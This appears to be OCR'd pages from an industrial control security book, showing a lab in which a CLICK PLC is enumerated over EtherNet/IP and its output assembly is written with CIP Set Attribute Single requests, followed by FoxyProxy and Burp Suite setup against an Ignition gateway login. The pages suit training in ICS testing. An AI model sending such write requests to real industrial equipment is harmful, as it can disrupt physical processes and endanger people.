
Size (0-500) bytes

Block No.	Data Read From :		Data Block Offset (Byte) :	
	Start	End	Start	End
✓ 1				
✓ 2				
✓ 3				
✓ 4				
✓ 5				
✓ 6				
✓ 7				
✓ 8				
✓ 9				
✓ 10				

Word Swap Enable Disable

Byte Swap Enable Disable

View Address Mapping | Export EDS File | OK | Cancel | Help



	Block No.	Data Read From :		Data Block Offset (Byte) :	
		Start	End	Start	End
✓	1	R XD0	... R XD8	1	36
✓	2				
✓	3				
✓	4				
✓	5				
✓	6				
✓	7				
✓	8				
✓	9				
✓	10				

Block No.	Data Write To :		Data Block Offset (Byte) :	
	Start	End	Start	End
1	YD0	YD8	1	36
2				
3				
4				
5				
6				
7				
8				
9				
10				

```

'eni.options': 0,
'eni.input': array('B', hexload(r''
00000000: 01 00 0c 00 32 00 01 00 00 02 af 12 c0 a8 01 14 |....2.....|
00000010: 00 00 00 00 00 00 00 00 e2 01 2b 00 5c 02 01 01 |.....+.\...|
00000020: 30 00 fd 21 c1 2f 10 43 4c 49 43 4b 20 43 30 2d |0..!./.CLICK C0-|
00000030: 31 30 41 52 45 2d 44 ff |10ARE-D.|
'')),
'eni.CIP.list_identity.CPF.count': 1,
'eni.CIP.list_identity.CPF.item[0].type_id': 12,
'eni.CIP.list_identity.CPF.item[0].length': 50,
'eni.CIP.list_identity.CPF.item[0].identity_object.version': 1,
'eni.CIP.list_identity.CPF.item[0].identity_object.sin_family': 2,
'eni.CIP.list_identity.CPF.item[0].identity_object.sin_port': 44818,
'eni.CIP.list_identity.CPF.item[0].identity_object.sin_addr': '192.168.1.20',
'eni.CIP.list_identity.CPF.item[0].identity_object.vendor_id': 482,
'eni.CIP.list_identity.CPF.item[0].identity_object.device_type': 43,
'eni.CIP.list_identity.CPF.item[0].identity_object.product_code': 604,
'eni.CIP.list_identity.CPF.item[0].identity_object.product_revision': 257,
'eni.CIP.list_identity.CPF.item[0].identity_object.status_word': 48,
'eni.CIP.list_identity.CPF.item[0].identity_object.serial_number': 801186301,
'eni.CIP.list_identity.CPF.item[0].identity_object.product_name': 'CLICK C0-10ARE-D',
'eni.CIP.list_identity.CPF.item[0].identity_object.state': 255,

```

```

  ✓ EtherNet/IP (Industrial Protocol), Session: 0x00000001, List Identity
    ✓ Encapsulation Header
      Command: List Identity (0x0063)
      Length: 56
      Session Handle: 0x00000001
      Status: Success (0x00000000)
      Sender Context: 0000000000000000
      Options: 0x00000000
    ✓ Command Specific Data
      ✓ Item Count: 1
        ✓ Type ID: CIP Identity (0x000c)
          Length: 50
          Encapsulation Protocol Version: 1
          > Socket Address
            Vendor ID: Koyo Electronics (0x01e2)
            Device Type: Generic Device (keyable) (43)
            Product Code: 604
            Revision: 1.01
            Status: 0x0030
            Serial Number: 0x2fc121fd
            Product Name Length: 16
            Product Name: CLICK C0-10ARE-D
            State: 0xff

```

```

plc@plc-virtual-machine:~$ python3 -m cppgo.server.enip -v -a 0.0.0.0 'Compressor_StationA08/1/1'
05-13 17:24:29.973 MainThread enip.srv NORMAL main Loaded config files: []
05-13 17:24:29.973 MainThread enip.srv NORMAL main New Tag: Compressor_StationA08/1/1 INT[ 1]
05-13 17:24:29.973 MainThread enip.srv NORMAL main EtherNet/IP Simulator: ('0.0.0.0', 44818)
05-13 17:24:29.973 MainThread network NORMAL server_mal enip_srv server PID [81098] running on ('0.0.0.0', 44818)
05-13 17:24:29.973 MainThread network NORMAL server_mal enip_srv server PID [81098] responding to external done/disable signal in object 140390464867584
05-13 17:24:29.973 Thread-1 enip.srv NORMAL enip_srv EtherNet/IP Server enip_UDP begins serving peer None

```

```
0: Single G_A_S @0x0008/1/1 == [0, 0]
```

```
0: Single S_A_S @0x0008/1/1 == True
1: Single G_A_S @0x0008/1/1 == [1, 0]
```

```
Compressor_StationA == [0]: 'OK'
Compressor_StationA <= [1]: 'OK'
Compressor_StationA == [1]: 'OK'
```

Input(to Scanner)	Output(from Scanner)
Connection Point (I/O)	<input type="text" value="101"/> (0x65)
Class (Explicit)	<input type="text" value="4"/> (0x4)
Instance (Explicit)	<input type="text" value="101"/> (0x65)
Attribute (Explicit)	<input type="text" value="3"/> (0x3)
<hr/>	
Size (0-500)	<input type="text" value="36"/> bytes

Input(to Scanner)	Output(from Scanner)
Connection Point (I/O)	<input type="text" value="102"/> (0x66)
Class (Explicit)	<input type="text" value="4"/> (0x4)
Instance (Explicit)	<input type="text" value="102"/> (0x66)
Attribute (Explicit)	<input type="text" value="3"/> (0x3)
<hr/>	
Size (0-500)	<input type="text" value="36"/> bytes

Data View -[DataView1]

View Override


No.	Address	Nickname	Current Value	New Value	Write	Viewing Format	Address Comr
001	X001		Off	On Off	OVR	Bit	
002	X002		Off	On Off	OVR	Bit	
003	X003		Off	On Off	OVR	Bit	
004	X004		Off	On Off	OVR	Bit	
005	XD0		0000h	Read Only		Hex	
006							
007	Y001		Off	On Off	OVR	Bit	
008	Y002		Off	On Off	OVR	Bit	
009	Y003		Off	On Off	OVR	Bit	
010	Y004		Off	On Off	OVR	Bit	
011	YD0		0000h			Hex	
012							
013							
014							
015							
016							
017							
018							

```

0: Single G_A_S @0x0004/101/3 == [0, 0,
1: Single G_A_S @0x0004/102/3 == [0, 0,
  
```


001	X001		On	On Off	OVR	Bit
002	X002		On	On Off	OVR	Bit

005	XD0		0003h	Read Only		Hex
-----	-----	--	-------	-----------	--	-----



```
0: Single G_A_S @0x0004/101/3 == [3, 0,
1: Single G_A_S @0x0004/102/3 == [0, 0,
```

```
0: Single G_A_S @0x0004/101/3 == [0, 0,
1: Single S_A_S @0x0004/102/3 == True
2: Single G_A_S @0x0004/102/3 == [15, 0,
```




```


Assembly - Get Attribute Single
Success: Assembly - Get Attribute Single
Assembly - Set Attribute Single
Success: Assembly - Set Attribute Single
Assembly - Get Attribute Single
Success: Assembly - Get Attribute Single
  
```

```
> EtherNet/IP (Industrial Protocol), Session: 0x00000001, Send RR Data
  > Common Industrial Protocol
    > Service: Set Attribute Single (Request)
      0... .... = Request/Response: Request (0x0)
      .001 0000 = Service: Set Attribute Single (0x10)
      Request Path Size: 3 words
    > Request Path: Assembly, Instance: 0x66, Attribute: 0x03
      > Path Segment: 0x20 (8-Bit Class Segment)
      > Path Segment: 0x24 (8-Bit Instance Segment)
      > Path Segment: 0x30 (8-Bit Attribute Segment)
    > Set Attribute Single (Request)
      Data: 0f00
```

Chapter 9: Ninja 308



Find more add-ons


Recommendations Personalize Your Firefox 

Extensions

Themes



Plugins

Extensions and themes are like apps for your browser, and they let you protect passwords, download videos, find deals, block annoying ads, change how your browser looks, and much more. These small software programs are often developed by a third party. Here's a selection Firefox recommends for exceptional security, performance, and functionality.





Retro Circles and Rectangles
by cmhawk-1364595954.8 [+ Install Theme](#)

Search results

 **FoxyProxy Standard**  146,933 users

FoxyProxy is an advanced proxy management tool that completely replaces Firefox's limited proxying capabilities. For a simpler tool and less advanced configuration options, please use FoxyProxy Basic.

★★★★☆ Eric H. Jung

FoxyProxy Standard

by [Eric H. Jung](#)

FoxyProxy is an advanced proxy management tool that completely replaces Firefox's limited proxying capabilities. For a simpler tool and less advanced configuration options, please use FoxyProxy Basic.

[Add to Firefox](#)



Add FoxyProxy Standard?

It requires your permission to:

- Access your data for all websites
- Clear recent browsing history, cookies, and related data
- Download files and read and modify the browser's download history
- Display notifications to you
- Control browser proxy settings
- Access browser tabs

[Learn more about permissions](#)

Cancel

Add




FoxyProxy

Options

What's My IP?

Log

You do not have any proxy settings. Please click  Add to start.



Add Proxy

Title or Description (optional)

Proxy Type

HTTP

Color

#66cc66

Proxy IP address or DNS name ★

Pattern Shortcuts

Enabled

On

Add whitelist pattern to match all URLs ⓘ

On

Do not use for localhost and intranet/private IP addresses ⓘ

Off

Port ★

Username (optional)

Password (optional) 👁

Cancel

Save & Add Another

Save & Edit Patterns

Save



FoxyProxy

Use Enabled Proxies By Patterns and Order

✓ Turn Off (Use Firefox Settings)

BurpSuite



(for all URLs)

Options

What's My IP?

Log

Welcome to Burp Suite Community Edition.





Certificates

When a server requests your personal certificate

- Select one automatically
- Ask you every time
- Query OCSP responder servers to confirm the current validity of certificates

View Certificates...

Security DeVICES...

Certificate Manager ✕



Your Certificates Authentication Decisions People Servers **Authorities**

You have certificates on file that identify these certificate authorities


Certificate Name	Security Device
▼ AC Camerfirma S.A.	
Chambers of Commerce Root - 2008	Builtin Object Token
Global Chambersign Root - 2008	Builtin Object Token
▼ AC Camerfirma SA CIF A82743287	
Camerfirma Chambers of Commerce Ro...	Builtin Object Token
Camerfirma Global Chambersign Root	Builtin Object Token

View... Edit Trust... **Import...** Export... Delete or Distrust...

OK



Window title: Burp Suite Community Edition v2020.12.1

ⓘ Welcome to Burp Suite Community Edition. Use the options below to create or open a project. 

Note: Disk-based projects are only supported on Burp Suite Professional.

Temporary project

New project on disk Name:
File:


Open existing project

Name	File

File:

Pause Automated Tasks

Window title: Burp Suite Community Edition v2020.12.1

ⓘ Select the configuration that you would like to load for this project. 

Use Burp defaults

Use options saved with project

Load from configuration file

File

File:

Default to the above in future
 Disable extensions

[Burp](#) [Project](#) [Intruder](#) [Repeater](#) [Window](#) [Help](#)
[Dashboard](#) [Target](#) [Proxy](#) [Intruder](#) [Repeater](#) [Sequencer](#) [Decoder](#) [Comparer](#) [Extender](#) [Project options](#) [User options](#)
[Intercept](#) [HTTP history](#) [WebSockets history](#) [Options](#)

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

<input type="button" value="Add"/>	<input checked="" type="checkbox"/>	Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input type="button" value="Edit"/>			127.0.0.1:8080			Per-host	Default
<input type="button" value="Remove"/>							

[Dashboard](#) [Target](#) [Proxy](#) [Intruder](#) [Repeater](#) [Sequencer](#) [Decoder](#) [Comparer](#)
[Intercept](#) [HTTP history](#) [WebSockets history](#) [Options](#)


Ignition Authentication Gateway - Mozilla Firefox

Ignition Authentication



192.168.2.10:8088/idp/default/authn/login?app=gateway&token=T2m3AQYTimlepD7SFpMFEkz0Ngtj

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

Log In

 Log In to continue

Username

1 2 3 4 5 6 7 8 9 10 11 12 13

